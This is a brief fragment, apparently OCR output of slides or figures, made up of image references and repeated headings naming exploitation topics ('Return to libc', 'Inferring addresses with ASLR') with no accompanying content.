
RETURN TO LIBC




RETURN TO LIBC




INFERRING ADDRESSES WITH ASLR



INFERRING ADDRESSES WITH ASLR



